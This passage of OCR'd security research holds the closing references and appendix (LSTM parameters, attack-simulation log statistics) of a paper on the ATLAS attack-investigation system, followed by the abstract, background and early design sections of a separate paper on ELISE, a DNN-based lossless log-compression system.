[24] Fucheng Liu, Yu Wen, Dongxue Zhang, Xihe Jiang, Xinyu Xing, and Dan Meng. Log2vec: A heterogeneous graph embedding based approach for detecting cyber threats within enterprise. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[25] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *Network and Distributed Systems Security Symposium*, 2018.

[26] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. Mpi: Multiple perspective attack investigation with semantics aware execution partitioning. In *USENIX Security Symposium*, 2017.

[27] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: Towards practical provenance tracing by alternating between logging and tainting. In *Network and Distributed Systems Security Symposium*, 2016.

[28] Trend Micro. Rig exploit kit now using cve-2018-8174 to deliver monero miner. https://blog.trendmicro.com/trendlabs-security-intelligence/rig-exploit-kit-now-using-cve-2018-8174-to-deliver-monero-miner/, 2018. Accessed: 2020-06-06.

[29] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781*, 2013.

[30] Tomáš Mikolov, Wen-tau Yih, and Geoffrey Zweig. Linguistic regularities in continuous space word representations. In *Proceedings of the 2013 conference of the north american chapter of the association for computational linguistics: Human language technologies*, pages 746–751, 2013.

[31] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. Holmes: real-time apt detection through correlation of suspicious information flows. In *IEEE Symposium on Security and Privacy*, 2019.

[32] MITRE. Mitre att&ck. https://attack.mitre.org/, 2020. Accessed: 2020-06-06.

[33] Nagios. Network, server and log monitoring software. https://www.nagios.com, 2019. Accessed: 2020-06-06.

[34] Pierluigi Paganini. Phishing campaigns target us government agencies exploiting hacking team flaw cve-2015-5119. https://securityaffairs.co/wordpress/38707/cyber-crime/phishing-cve-2015-5119.html, 2015. Accessed: 2020-06-06.

[35] Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In *ACM Symposium on Cloud Computing*, 2017.

[36] Kexin Pei, Zhongshu Gu, Brendan Saltaformaggio, Shiqing Ma, Fei Wang, Zhiwei Zhang, Luo Si, Xiangyu Zhang, and Dongyan Xu. Hercule: Attack story reconstruction via community discovery on correlated log graph. In *The 32nd Annual Conference on Computer Security Applications*, 2016.

[37] Joël Plisson, Nada Lavrac, Dunja Mladenic, et al. A rule based approach to word lemmatization. In *Proceedings of IS*, 2004.

[38] Enislay Ramentol, Yailé Caballero, Rafael Bello, and Francisco Herrera. Smote-rsb*: a hybrid preprocessing approach based on oversampling and undersampling for high imbalanced data-sets using smote and rough sets theory. *Knowledge and information systems*, 33(2):245–265, 2012.

[39] Cedrick Ramos. Spam campaigns with malware exploiting cve-2017-11882 spread in australia and japan. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/spam/3655/spam-campaigns-with-malware-exploiting-cve201711882-spread-in-australia-and-japan, 2017.

[40] Pau Rodríguez, Miguel A Bautista, Jordi Gonzalez, and Sergio Escalera. Beyond one-hot encoding: Lower dimensional target embedding. *Image and Vision Computing*, 75:21–31, 2018.

[41] Mike Schuster and Kuldip K Paliwal. Bidirectional recurrent neural networks. *IEEE Transactions on Signal Processing*, 45(11):2673–2681, 1997.

[42] Yun Shen, Enrico Mariconti, Pierre Antoine Vervier, and Gianluca Stringhini. Tiresias: Predicting security events through deep learning. In *ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[43] Yun Shen and Gianluca Stringhini. Attack2vec: Leveraging temporal word embeddings to understand the evolution of cyberattacks. In *USENIX Security Symposium*, 2019.

[44] Riyanat Shittu, Alex Healing, Robert Ghanea-Hercock, Robin Bloomfield, and Muttukrishnan Rajarajan. Intrusion alert prioritisation and attack detection using post-correlation analysis. *Computers & Security*, 50:1–15, 2015.

[45] Ilya Sutskever, Oriol Vinyals, and Quoc V Le. Sequence to sequence learning with neural networks. In *Advances in neural information processing systems*, pages 3104–3112, 2014.

[46] Johan AK Suykens and Joos Vandewalle. Least squares support vector machine classifiers. *Neural processing letters*, 9(3):293–300, 1999.

[47] Jacob Torrey. Dapra transparent computing. https://www.darpa.mil/program/transparent-computing, 2014. Accessed: 2020-06-06.

[48] W3C. Prov-dm data model. https://www.w3.org/TR/2013/REC-prov-dm-20130430/, 2013. Accessed: 2020-06-06.

[49] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *ACM SIGSAC Conference on Computer and Communications Security*, 2002.

[50] Qi Wang, Wajih Ul Hassan, Ding Li, Kangkook Jee, Xiao Yu, Kexuan Zou, Junghwan Rhee, Zhengzhang Chen, Wei Cheng, C Gunter, et al. You are what you do: Hunting stealthy malware via data provenance analysis. In *Network and Distributed Systems Security Symposium*, 2020.

[51] Runqing Yang, Shiqing Ma, Haitao Xu, Xiangyu Zhang, and Yan Chen. Uiscope: Accurate, instrumentation-free, and visible attack investigation for gui applications. In *Network and Distributed Systems Symposium*, 2020.

[52] Alec Yenter and Abhishek Verma. Deep cnn-lstm with combined kernels from multiple branches for imdb review sentiment analysis. In *IEEE 8th Annual Ubiquitous Computing, Electronics and Mobile Communication Conference*, 2017.

Appendix

A LSTM Model Details

As shown in Table 7, we detail model architecture and parameters to train the LSTM model. Below we present each layer of the model, what parameters represent and how we specify their values. We refer interested readers to a relevant research [52] for more details about the model.

The embedding layer transforms the network index number of each word to an embedding vector. The "Input Maximum Features" represents how many words ATLAS model can learn. Since our vocabulary contains 30 words, we set it to 31 to accommodate the in-vocabulary words and include an additional word for sequences padding. The "Embedding Size"

Table 7: Architecture and parameters of LSTM model.

	Model Architecture		
Embedding	**Input Maximum Features** 31	**Embedding Size** 128	**Maximum Input Length** 400
Convolution (1-dimensional)	**Filters** 64	**Kernel Size** 5	**Activation** ReLU
Max Pooling (1-dimensional)	**Pool Size** 8		
Dropout	**Rate** 0.2		
LSTM	**Output Size** 256		
Dense	**Output Size** 1	**Activation** Sigmoid	
Compiled Model	**Loss Function** Binary Cross Entropy	**Optimizer** Adam	**Metrics** Accuracy
Batch	**(# samples/batch)** 1		
Epoch	**(# training iterations)** 8		
Probability Threshold	**(Classify as attack if equal/greater)** 0.5		

represents the output vector size for each input word. We found that 128 yields a better result than other values. The "Maximum Input Length" represents the maximum length (i.e., number of words) in a sequence that ATLAS can process. We set this parameter to 400 since we found that processing longer sequences lead to the vanishing gradients problem [14].

The 1-dimensional convolution layer is effective in learning spatial features, such as learning adjacent words. The "Filters" parameter represents the convolution output filter size. "Kernel Size" specifies how many embedded words are contained in each convolution branch. We found that setting "Filters" to 64 and "Kernel Size" to 5 yields a better result than other values. The convolution "Activation" is set to the Rectified Linear Unit (ReLU), which replaces negative output values with zeroes, and leads to a better model generalization than other activation functions [52]. Max pooling layer reduces input dimensionality to minimize training time and to mitigate the training overfitting problem [14]. The "Pool Size" specifies the output size; we found that setting this parameter to the value 8 yields a good result. Dropout layer is used to reduce the model overfitting by the factor specified in the parameter "Rate", which we set to 0.20 as we found this value yields a better model in our dataset.

The LSTM layer is used to learn from sequential data effectively. The LSTM output size parameter is set to 256 since we found that the model is more effective when this value is used. Dense layer input is a merged (i.e., concatenated) from the LSTM output and is transformed into a single array. The "Output Size" parameter for the dense layer specifies the overall model output size. We set it to 1 because we seek to find a scalar value representing the sequence class predicted probability. The dense "Activation" is set to Sigmoid to represent the predicted probability as a single value between 0 and 1. The model "Loss Function" parameter is set to a binary entropy loss function, which is an effective and standard loss function for binary classification network architectures. The model "Optimizer" parameter specifies what optimizer we use to optimize the model training accuracy using a loss function feedback. We set this parameter to Adam optimizer since we found that it yields a better classification result. The model "Metric function" parameter specifies what metric the model uses to measure the model performance during the training phase. We set this parameter to the Accuracy metric function as we found that it leads to a more effective model learning.

The "Batch" parameter specifies how many sequences the model can process at a time. We set this parameter to 1 since we found that that model yields a better precision when it processes the sequences one by one. The "Epoch" parameter specifies how many times the model iterates over each sequence during the training phase. We set this value to 8 since we found that this value leads to a more effective model.

The "Probability Threshold" parameter specifies ATLAS classifier threshold at attack investigation, such that if a predicted probability value is greater or equal to the specified threshold, ATLAS then classifies the sequence as an attack; otherwise ATLAS classify the sequence as non-attack. Since ATLAS is trained with balanced datasets using sampling (detailed in Sec. 4.2.3), the classification is no longer biased towards one of the two classes; for this reason, we have chosen the value 0.5 as the probability threshold.

Table 8: Statistics of the simulated normal user behaviors in audit logs for each attack.

Attack ID	# Processes		# Files		# Domain names		# IP Addresses		# Socket send/recv		# Web Requests	
	# U.	# I.	# U.	# I.	# U.	# I.	# U.	# I.	# U.	# I.	# U.	# I.
S-1	46	67,338	3,847	57,684	89	610	120	4,031	920	920	530	1,372
S-2	49	376,315	82,200	310,229	300	1,323	450	35,366	7,685	7,685	1,106	3,065
S-3	25	113,933	5,030	78,899	91	972	143	5,946	1,353	1,353	723	2,161
S-4	39	99,770	4,782	68,998	186	843	177	4,684	1,289	1,289	753	1,968
M-1	78	217,010	8,450	154,549	592	3,319	758	15,520	3,318	3,318	1,131	3,121
M-2	52	206,992	7,948	157,001	573	3,537	736	18,188	3,671	3,671	1,010	2,606
M-3	85	285,859	11,366	197,404	158	1,220	278	8,501	1,782	1,782	425	1,082
M-4	72	236,405	8,856	162,751	188	1,610	309	10,256	2,247	2,247	729	2,169
M-5	79	585,524	21,500	432,745	636	3,096	753	15,071	3,328	3,328	841	2,165
M-6	85	328,490	12,505	224,471	206	2,550	392	13,371	2,740	2,740	762	2,293
Avg.	**61**	**251,764**	**16,648**	**184,473**	**302**	**1,908**	**412**	**13,093**	**2,833**	**2,833**	**801**	**2,200**

* **U.** means *Unique Objects* and **I.** means *Instances*.

B Attack Simulation

Table 8 presents the details of a user behavior within our collected audit logs, including various activities such as running processes, accessing files, browsing the web, and downloading files. We compute the statistics of different activities during the deployment of each attack. For each type of activity (e.g., the number of running processes), column *U.* shows how many *unique objects* were accessed, and column *I.* shows how many times these objects were accessed (i.e., object instances) during the simulation.

ELISE: A Storage Efficient Logging System Powered by Redundancy Reduction and Representation Learning

Hailun Ding
Rutgers University

Shenao Yan
Rutgers University

Juan Zhai
Rutgers University

Shiqing Ma
Rutgers University

Abstract

Log is a key enabler of many security applications including but not limited to security auditing and forensic analysis. Due to the rapid growth of modern computing infrastructure size, software systems are generating more and more logs every day. Moreover, the duration of recent cyber attacks like Advanced Persistent Threats (APTs) is becoming longer, and their targets consist of many connected organizations instead of a single one. This requires the analysis on logs from different sources and long time periods. Storing such large sized log files is becoming more important and also challenging than ever. Existing logging systems are either inefficient (i.e., high storage overhead) or designed for limited security applications (i.e., no support for general security analysis). In this paper, we propose ELISE, a storage efficient logging system built on top of a novel lossless data compression technique, which naturally supports all types of security analysis. It features lossless log compression using a novel log file preprocessing and Deep Neural Network (DNN) based method to learn optimal character encoding. On average, ELISE can achieve 3 and 2 times better compression results compared with existing state-of-the-art methods Gzip and DeepZip, respectively, showing a promising future research direction.

1 Introduction

Log is a valuable source for many security applications such as forensic analysis [33, 41, 42, 50], system auditing [48, 66], Denial of Service (DoS) detection [13, 54] and intrusion detection [21, 23, 26, 27, 45]. In many scenarios like forensic analysis, the attacker has already left the system before analysis, and log is the only information that we can leverage to backtrack the attack fingerprints and understand the attack consequences [33]. During the last years, modern attacks like Advanced Persistent Threats (APTs) are becoming more and more frequent. In these attacks, the adversary can maintain secret access to highly confidential systems for a long time [56]. Moreover, APT groups tend to attack a few connected or associated targets together to gain more profitable information. For example, in the recent 2020 United States federal government data breach [14], attackers started to compromise the supply chain before October 2019, and the attack was not acknowledged until December 2020. It is suspected that attacks maintained secret access and performed data breach for over 8 months. This attack targeted over 10 U.S. federal, state and local governments, and 15 private sectors, including these that have well-trained employees and state-of-the-art (SOTA) defense techniques and products, such as Department of Defense and security firms like Palo Alto Networks. Performing log based analysis on such sized attacks requires examining a huge amount of data because of the large number of involved parties and long duration of the attack. Moreover, daily used programs generate a huge amount of data every day. According to previous studies [25, 29, 37], a single end user computer generates GBs log every day. Servers generate even larger sized log because of heavier workloads [63]. As such, storing logs is important and essential for security analysis, but also challenging because of huge storage overheads for large enterprises and organizations [26, 37, 63].

There are two existing mainstream methods to reduce the storage overhead. One is to directly remove redundant information from the log, and the other one is to compress log to reduce log file size. Many existing approaches [29, 37, 42, 63] proposed a set of rules to identify *redundant events* in logs and remove them without affecting the analysis result. However, these methods limit the analysis that can be applied on the log [29, 63]. For many security analyses, it is hard or even impossible to define what is redundant. In dependence based security analysis, examples of redundant events are repeated `read` or `write` system calls on the same system objects, e.g., a socket. While Machine Learning (ML) based methods identify possible DoS attacks by analyzing the frequency of `read` and `write` system calls to certain sockets. In summary, redundant events in one security analysis are no longer redundant in another scenario. As such, data reduction is not general to all downstream applications. Similarly, lossy data compression is not acceptable either, because it can lose critical information required by some security analysis. In conclusion, to provide

general service to various types of security analysis and reduce the storage overhead at the same time, it is essential to perform lossless data compression.

Traditional lossless data compression solutions [20, 30, 68] usually perform rule based processing. For example, the most commonly used compression method, *Gzip* [20], uses the LZ77 algorithm [68] and Huffman encoding [30] to compress files. Such methods can capture certain redundancy in the data, but they are usually not optimal. Recently, ML based data compression has been proposed [8, 43, 55, 61], and benefiting from the recent advances in DNN research, they [6, 19] have achieved lower compression ratios[1]. DNNs can better estimate the character distribution and catch the redundancy in given contexts compared to methods like Gzip [6, 19]. As a result, it can generate shorter encodings to represent the same data using less space. However, existing DNN based compression methods such as DeepZip [19], have a few drawbacks in compressing log files. Firstly, training DNN models is quite challenging. Logs contain natural language (NL) tokens, and training models for such tasks is well known to be hard [53]. SOTA models are huge, difficult to train, and cost a lot of resources. Secondly, existing methods cannot fully disclose the redundancy of log files [6, 19]. Different from a general NL artifact, log entries are well formatted, and hence, much contextual information is hidden. This causes extra difficulty in extracting the redundancy and compressing them for methods like DeepZip.

In this paper, we propose ELISE (Efficient LoggIng SystEm), a storage efficient logging system. It combines redundancy reduction and representation learning to fully uncover the redundancy in logs, and produces optimally sized log files. It creates a dictionary (referred as a reference table) to memorize structural redundancy in logs, and converts NL artifacts to numerical representations to simplify and speed up the process of training an encoder. After that, it leverages the trained encoder and arithmetic encoding to create the optimal representation in binary string format, which takes the minimal space to store. By doing so, ELISE can achieve lower compression ratios compared with existing methods. Our prototype is evaluated on various sized log files from five different systems including Linux, Windows, Apache, MySQL, and FreeBSD. One highlighted result is that ELISE achieves 9 times better compression ratio on HTTP logs compared with the traditional method Gzip. Moreover, it improves the runtime of DeepZip by a factor of 6.

In summary, we make the following contributions:

- We perform a thorough analysis of existing logging systems, and identify their limitations. They are either designed for a limited number of security analysis applications or storage inefficient (i.e., high storage overhead).
- We identify structural and contextual redundancies in log files, and propose a novel lossless log compression technique by using redundancy reduction and optimized encoder. It is more effective at capturing redundancies in logs by leveraging a novel preprocessing process and learning a high quality DNN encoder. It also optimizes the efficiency by converting NL artifacts to numerical representations.
- We build a prototype ELISE based on our proposed idea, and our results show that on average, ELISE outperforms existing methods, Gzip and DeepZip by 1.84 times in terms of compression ratios, and reduces the time cost by 5.63 times compared with methods in its kind.

Roadmap: In Section 2, we provide the background knowledge of log reduction and compression, a motivating example to show the limitations of existing work and a comparison of different methods including ours. Section 3 presents the design of ELISE, our storage efficient system. Section 4 shows the experiments we performed to evaluate the effectiveness, efficiency and security analysis support of ELISE, and an ablation study of ELISE. In Section 5, we discuss the advantages and limitations of ELISE and future research directions. We summarize related work in Section 6 and conclude this paper in Section 7.

2 Background and Motivation

Log analysis is an essential part of system development, which can be used for many tasks such as debugging [34, 47, 57, 60], performance measurement and trouble-shooting [16, 58, 62, 67], as well as many security applications including but not limited to intrusion detection [21, 23, 26, 27, 45], system monitoring [13, 24], attack investigation and provenance analysis [33, 41, 42, 50]. For example, Apache HTTP access log provides rich information for security auditing. In investigating APTs where the adversary customizes malware and residents in the system for months to years, log is the only source that cyber analysts can leverage to understand the ramifications (i.e., damages made by the attack) and root causes. Many security analytic systems for APTs and other cyberattacks are based on system level audit logs or program logs [26, 41, 50, 64].

One fundamental challenge of existing log based systems is the large volume of log data to store. In previous work [17, 26, 31, 37, 40–42, 63], researchers observed that a small sized enterprise needs to store hundreds of gigabytes log files even only for system level events. We also have observed the same phenomenon in our testbed. Notice that APTs can last for years. To support cyber attack analysis, logs have to be stored for years, causing a huge burden. Consistently collecting and storing such large amounts of log for months or even years waste too much storage space and also hinder the development of large-scale log security applications.

[1] Compression ratio is defined as the compressed file size over the original file size. The smaller, the better.

There are two typical approaches to solve this problem. One [37, 42, 63] is to remove redundant events to reduce storage overhead for specific security related investigations. For example, LogGC [37] observes that many system call events represent the same semantics, e.g., a sequence of *read* system calls reflect only one file read operation, and proposes to shrink the log by keeping only one of them. Despite that they have great effects on reducing the log size, these methods assume using analysis methods whose result will remain accurate without removed events, such as dependence analysis [37, 42] where all *read* system calls represent the same dependency. Therefore, the definition of "redundant events" is specific to analysis methods. As such, this approach can not be generally applied to different security applications: for example, an event frequency based anomaly detection method requires all events including the ones that are defined as "redundant" in dependence based analysis [37, 42]. The other approach, data compression, which is more general, stores the same information with less space. Data compression methods can be roughly divided into lossless compression and lossy compression. Because of the data integrity requirement of most security analyses, lossy compression is not suitable. Thus, lossless data compression is the most general and commonly accepted method for log storage optimization.

2.1 Lossless Data Compression

The goal of lossless data compression is to generate another encoding for the same contents so that the space usage is reduced. The basic idea is to use shorter encodings for more frequent elements. Such an embedding schema can be produced by using either traditional rule based approaches or machine learning based approaches. Traditional rule based approaches compress data by using observable and definable redundancy rules first, and symbol frequencies based encoding algorithms such as Huffman [30] encoding later. Represented by *Gzip*, most modern commercial and open-source compression systems use such a schema. ML approaches train probabilistic models to learn the statistical structure of data that can be coupled to arithmetic encoding, a stronger encoding algorithm than Huffman encoding, to better exploit the statistical redundancy in the input and improve compression results. Along this line of work, DNNs have achieved state-of-the-art results [10, 43, 55].

Rule based lossless compression. *Gzip*, the most representative rule based data compression method, works by first replacing repeated content blocks in the text with shorter mark strings, and then using Huffman encoding to encode the characters. It first uses a variant of the LZ77 algorithm [68], which detects all repeated contents in the file and replaces them with shorter marks: if we know the position and size of the first matched content, we can replace the following identical ones with a mark including the distance between these two and the length of the repeated contents. After obtaining the preprocessed file, Gzip then uses Huffman algorithm [30] to encode characters. The more frequently occurring characters in the file are encoded with fewer bits, thus compressing the file further. The mapping between a single character and its encoding will be recorded into a table, which is usually referred as the *reference table*.

ML based lossless compression. *DeepZip* [19] is state-of-the-art ML based lossless compression method. It uses a DNN and arithmetic encoding to better locate the statistical redundancy in inputs and improve compression effectiveness. DeepZip first determines a fixed-window size n, and uses a sequence of n characters in the input as an input to the DNN. Based on the given input, the DNN is trained to predict the distribution of the next character with a standard backward propagation method. Then, the arithmetic encoder encodes the character using the obtained predicted possibility distribution. If the character is predicted accurately, i.e., the character has the highest predicted value, it will be encoded with the fewest number of bits using arithmetic encoding.

Arithmetic encoding works differently from Huffman encoding, and is also used by many existing compression methods [9, 61]. It uses a probabilistic model that constantly updates the occurrence probability of each character at the current location based on the prediction of a certain predictor, and encodes them so that a character with a higher predicted probability will get fewer bits. As a result, better prediction results will lead to lower compression ratios, and it can guarantee that the compression is lossless.

2.2 Log Compression

Traditionally, Gzip is the most widely used method for log compression [12, 52]. However, its compression ratio is higher than ML based methods. Existing work observed that DNN based lossless data compression methods can achieve far better results than Gzip because of the capability of identifying statistical redundancy in data. Our evaluation results (see Section 4) also confirm such findings. For example, on Linux system log, DeepZip and Gzip achieve 1.60% and 3.57% compression ratio, respectively. Namely, files compressed by DeepZip take less than half space compared with Gzip. Considering the log size in large enterprises can be in PB or even larger, such a lower compression ratio can lead to significant savings in storage maintenance.

Despite the amazing effect in compressing textual data, DNN based compression methods have not been widely used in log compression. This is mainly because of its low efficiency. As shown in Section 4.3, DeepZip takes several hours to compress a small log file, e.g., 12.7 hours for a 0.8 GB file, which is unacceptable. The decompression process also takes longer time compared with methods like Gzip. Besides, existing compression methods are designed for general textual data, and do not leverage the domain knowledge of log files, which leads to non-optimal compression ratios.

2.3 Motivating Example

Motivated by the fact that all existing log collection systems are not storage efficient, we propose ELISE to solve this problem. Figure 1 illustrates how different methods work on a simplified log entry from the Linux Auditd system. It logs a system call event with syscall number 20 (`syscall` and `type`) and related context including `pid`, timestamp (`ts`), sequence number of this log entry in this logging session (`counter`), file paths (`path`) and so on.

The compression process can be roughly divided into three steps. The first step is to preprocess the original log from its original format to a compression friendly format. The second step is to produce an encoder that knows the representation of the log. The last step is to encode the log with the encoder and compress it. Gzip uses a deterministic encoding algorithm (i.e., Huffman encoding), so it does nothing in step 2. DeepZip does not perform any analysis on the original log file, and it has no preprocessing logic. ELISE has its own preprocessing step and an improved training procedure in step 2.

***Gzip*.** The workflow of Gzip is shown in Box **A** of Figure 1. In the preprocessing step, Gzip leverages the LZ77 algorithm to replace repeated strings. LZ77 algorithm uses a buffer to store recently scanned data and looks for new common substrings that are longer than a threshold (typically 3). When such a substring is found, LZ77 will replace it with a mark which is shorter than the substring (i.e., the substring length threshold has to be larger than the length of the mark). For the given example in Figure 1, LZ77 can find that `syscall` is a repeated string in ①, and then replaces it with the new mark $(16,7)$. The first number in this mark denotes the distance to the last appearance of this string (i.e., the second `syscall` is 16 characters away from its last appearance), and the second number represents the length of this repeated string (i.e., `syscall` is a 7-char long string).

In the log compression step (step 3), Gzip applies Huffman encoding to compress the log file. Huffman encoding counts the frequency of all characters in the file and encodes more frequent characters with shorter binary codes to ensure that the number of bits needed to encode the entire file is the minimal. For example, digit `6` has higher frequency than `1`, and as a result, encoding of `6` (i.e.,"`10`") is shorter than that of `1` (i.e., "`110`"). Moreover, such binary formats are shorter than the original encoding where all characters have the same length of binary bits.

***DeepZip*.** In Figure 1, Box **B** presents the overview of DeepZip. It does not perform any preprocessing for the target file ③. It trains a DNN based classifier as encoder on the given log file. The DNN takes a string in the log file as input and tries to predict the next character. For example, it uses the sequence `counter:13,syscall:20,type:syscal` to predict the next character. The output of the model will give a probability pair $(low, high)$ for all possible characters. In this case, it assigns $(0.1, 0.7)$ to letter "`l`". The first value denotes the sum of probabilities for all characters before "`l`" (e.g., letters `a` to `k`), and the second value adds the probability of letter "`l`". In this case, the probability of the next letter being letters before "`l`" is 0.1 and letter "`l`" itself is 0.6, thus the second value is 0.7.

DeepZip uses arithmetic encoding to compress logs in step 3. A detailed example of arithmetic encoding is described in Section 3. Compared with Gzip, DNNs have better distribution estimations for characters than Huffman encoding, enabling lower compression ratios.

ELISE. Because of DNN based encoder, DeepZip is more effective in compressing files compared with Gzip. However, we observe that DeepZip is still not optimal. Firstly, DeepZip works on non-optimal log formats. Logs are highly redundant, and DeepZip ignores such redundancy. Secondly, training a good DNN model in DeepZip is very difficult and resource consuming. This is because it directly trains on all possible characters, and the input space is huge.

Log file is a special type of inputs for compression tasks. It has a few unique characters. Firstly, all log files can be or have already been well formatted. Entries in a log are usually generated by `printf`-family functions or similar libraries in other programming languages. These functions require a format string, which essentially provides a template to parse the log entry [65]. Existing projects like LogStash [1] can help format log files from various sources. Secondly, log files have a limited vocabulary. Besides words in log statement templates, variables in each log entry are mostly either well formatted (e.g., IP addresses) or consistently appear in the log (i.e., process names).

Based on the analysis of existing methods and log files, we propose ELISE (BOX **C** in Figure 1). It features a preprocessing step that reduces all structural redundancy from log entries, which effectively reduces the file to compress; and converts all strings/characters to a numerical representation, which reduces the input/output space for DNN based encoder and numerical values make it easier to train. For the example in Figure 1, ELISE applies four different preprocessing rules to convert the entry to a much shorter one, and also converts them into numerical formats making it easier to train the encoder. The DNN training and encoding steps are very similar to that of DeepZip. But with modified log Entries, it can compress the log with shorter bit strings and a faster speed. Based on our evaluation in Section 4, ELISE is around 5.63 times faster than DeepZip.

Compared with Gzip, DNN based encoding has a stronger capability of capturing information redundancy and provides better encodings, and hence has lower compression ratios [19]. That is why both DeepZip and ELISE have lower compression ratios than Gzip. ELISE further improves DeepZip by applying preprocessing rules to capture different levels of redundancy and converting all data into numerical formats to improve the training speed.




Figure 1: Example of Gzip, DeepZip and ELISE.

3 Design of ELISE

In this section, we first give an overview of ELISE design and a definition of our threat model, and then introduce each component including preprocessing, DNN based encoder and data compression and decompression.

3.1 Overview of ELISE

The overall workflow of ELISE is shown in Figure 2. After receiving logs from various sources, ELISE first converts them into a united format, and then splits large files into small ones for concurrent processing (component A in Figure 2). Then, the log files are preprocessed to remove the redundancy (component B). For each of them, we train a small DNN as its encoder (component C). When compressing the log, we leverage the trained encoder and arithmetic encoding to produce the final output. The dashed box includes all the artifacts (including a DNN model, a reference table and the compressed data file) that are required to reproduce the raw log. In the following sections, we will introduce each component and how ELISE can be deployed in real world scenarios (e.g., avoiding retraining for all files and improving prediction accuracy to improve compression performance).

Scope of the paper. ELISE is designed to be part of an enterprise security infrastructure. It provides the capability of storing large size logs with the minimal space without information loss. ELISE is suitable for enterprise level systems which generate a large amount of log data and store them for various analysis, and hence the storage overhead is high. Also, ELISE is designed for centralized log storage. Namely, instead of storing logs on individual end user computers or servers, logs from different sources are stored in a well protected server. This is a common practice for modern enterprises. A centralized server can provide better data integrity protection and storage optimization. ELISE guarantees the integrity of logs during its processing, and assumes the integrity of logs from sources (both in compression and decompression).

3.2 Log Formatting

ELISE accepts logs from different sources, and the first job it does is to normalize them into the same format. To do this, ELISE leverages LogStash [1] to convert all files to JSON format. Yuan et al. [65] demonstrated that most logs are generated by the `printf`-family functions or their variants in other languages. Such logs use the format string as their first parameter. As a result, log entries can be organized in a `(key:value)` pattern with constant strings in the format string as keys and runtime variable values as values. Thus, JSON is commonly used to store logs. LogStash is a log normalization tool which can parse log and convert their formats based on given rules. It has built-in support for many popular applications and systems already. After formatting all logs, ELISE also splits the large files into smaller ones to enable parallel data compression and achieve high efficiency.




Figure 2: Workflow of ELISE.

3.3 Log Preprocessing

Before obtaining the encoder and compressing the log file, ELISE first applies a set of rules to remove the redundancy and prepare them for DNN based encoder training.

